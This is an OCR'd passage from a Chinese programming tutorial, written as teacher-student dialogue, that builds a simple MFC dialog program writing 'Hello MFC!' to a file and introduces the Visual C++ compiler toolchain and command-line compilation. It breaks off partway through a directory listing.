
MFC的出现大大简化了Windows平台编程的工作，MFC库充分利用了Microsoft开发人员多年开发Windows程序的经验，并可以将这些经验融入到用户自己开发的应用程序中去。

MFC本身提供了一个标准化的结构，这样开发人员可从一个比较高的起点编程，节省了大量时间；而且，MFC提供了大量的代码，指导用户编程时实现某些技术和功能。

老师说道："用MFC的优势是开发具有标准的、大家所熟悉的Windows界面的应用程序，就像窗口、对话框等界面。但我们课程的重点是底层网络通信程序的开发，界面并不重要——用dos界面也就可以了。所以我们不对MFC进行过多的讲解，这里只看一个用MFC类编写的创建文件的例子。"


第一步，新建对话框工程

点击VC"文件"菜单下的"新建"，在弹出的新建对话框的"工程"栏中选中 MFC AppWizard，在右边的"工程名称"中输入"testMFC"，并选好工程的存储位置，如图4所示。




点击"确定"按钮后，在MFC向导1中选择"对话框"，然后点击"完成"，VC就会自动为我们生成基本的对话框框架。如

图5 所示。



第二步，添加“确定”按钮响应代码。


双击VC资源管理器中那个对话框的“确定”按钮，弹出“添加成员函数”对话框，如图6 所示。



点“OK”后VC会自动生成和定位到void CTestMFCDlg::OnOK()函数中。我们加入如下代码。


```
CFile file;
    file.Open("testMFC.txt",CFile::modeCreate|CFile::
modeWrite,NULL);
    file.Write("Hello MFC!",sizeof("Hello MFC!") );
    file.Close();
```

然后去掉VC自动生成的CDialog::OnOK()语句，如图7。



第三步，运行和测试。

添加代码完成后，我们按Ctrl+F5 执行，就会弹出个Windows界面的标准对话框，如图8。



我们点击“确定”按钮，就会在本目录下生成一个名为“testMFC.txt”的文件，里面的内容为“Hello MFC!”；点击“取消”按钮，对话框结束退出。

可以看到，用MFC编写的程序易学易用，并立即支持所有Windows的标准特性。

我们自己的那段代码，是点击对话框的“确定”按钮后所要相应执行的东西。

首先CFile file为定义一个Cfile类的file对象。其中Cfile是MFC提供的文件类。

然后就像C++一样了，对象file后面加上“.”来调用成员函数，这里分别使用了三个成员函数。

file.Open("testMFC.txt",CFile::modeCreate|CFile::modeWrite,NULL)；打开名为“testMFC.txt”的文件，CFile::modeCreate|CFile::modeWrite表示如果文件不存在则新建，如果文件存在则追加；


file.Write("Hello MFC!",sizeof("Hello MFC!"))；往文件里写入"Hello MFC!"；

file.Close()；最后关闭文件。

小结：

老师说道：“MFC也有独特的命名规范。它的类以字母C开头，如刚才的CFile类；而且全局MFC的函数名都是以Afx为前缀，比如AfxMessageBox()。并且，MFC要在机器上安装了VC之后才有。”

“讲了这么多，可以看出，在Windows环境下的程序设计层次图9 所示。”



“我们应用程序的编写，既可以基于API的接口，也可以基于MFC和VCL其他的一些类库。”老师指着图说道，“API函数由C语言编写；而类库一般是由C++编写。”

“API函数分为用户态API和核心态API；而MFC是对API函数的封装，加入了面向对象的思想。”

“另外，如果安装了C++Builder，可以采用C++Builder提供的VCL来编程，VCL也是对API封装。也是面向对象的类库。”

“哦，原来这样啊！”

“这些全是Windows惹的祸，”老师说道，“在*nix中，就没有这个问题，编程踏踏实实的使用标准的C/C++语言就可以了。”

“这么方便？那支持*nix，开源无敌！”

“不过既然在Windows下，那么我们还是探讨如何使用VC来进行程序设计吧。”

5. VC是什么

“公欲善其事，必先利其器。我们先对VC本身作个介绍吧。”

同学们睁大了眼睛：“还要介绍吗？我们都编了四个程序了。”

"对，"老师说道，"但，大家的双眼都被VC的界面屏蔽住了，VC并不是那么简单。我们再look inside。就是更深入一点。VC本身是很多复杂工具的集合，包括编译器，IDE界面和MFC编程接口。"

5.1、编译器

VC首先最重要的功能就是编译C/C++程序的功能。

编译程序完成从源程序到目标程序的翻译工作，是一个复杂的整体的过程。一般编译过程划分成词法分析、语法分析、语义分析、中间代码生成，代码优化和目标代码生成六个阶段。

不同的语言有不同的编译器，比如C语言有TC，LCC编译器；C++有BCC；汇编有TASM编译器等。

对同一种语言，也有很多种编译器，比如对C/C++，VC可以编译，C++Builder也可以编译；如果有雅兴，学习了编译原理后，也可以自己写个编译器来对C/C++语言进行识别和编译。

在上面的例子中，编译和链接的操作都隐藏在了Ctrl+F7和Ctrl + F5中。在VC中，和编译链接相关的包括预处理器－编译器－汇编器－链接器。

预处理器会处理相关的预处理指令，一般是以"#"开头的指令。如：#include"xx.h" #define等。

编译器把对应的*.cpp翻译成*.s文件（汇编语言）；

汇编器则处理*.s生成对应的*.o文件（obj目标文件）；

最后链接器把所有的*.o文件链接成一个可执行文件(*.exe)。


"在前面的程序中，都是进入VC图形化界面中用Ctrl+F7来编译的程序。其实，VC单独提供了编译器工具。我们可以根本不进入VC的图形化界面，在DOS命令行下编译程序，把一个C或CPP文件编译链接成exe文件。"老师说道。

"哦！？在命令行下编译？"小菜们感兴趣的说道。

"是的，这是VC工具集合中的第一样工具——编译器。"老师回答到，"安装在VC安装目录的VC98\Bin下。VC98\Bin下有很多exe文件，包括刚才提到的预处理器，编译器，汇编器，链接器等。除了之外，还有一个CL.exe，可以完成从源文件编译，链接生成EXE文件的全过程。"

"哦！那我们快试试吧！"

"别慌，编译之前要先设置好INCLUDE，LIB等路径，"老师说道，"在\VC98\Bin目录下，有一个名为vcvars32.bat的批处理文件，它可以帮我们自动设置好这些路径。我们先在DOS控制台下运行它。如图10。"



```
C:\WINDOWS\System32\cmd.exe

D:\Microsoft Visual Studio\VC98\Bin>dir *.bat
 驱动器 D 中的卷是 TOOLS
 卷的序列号是 7CFC-82DA

 D:\Microsoft Visual Studio\VC98\Bin 的目录

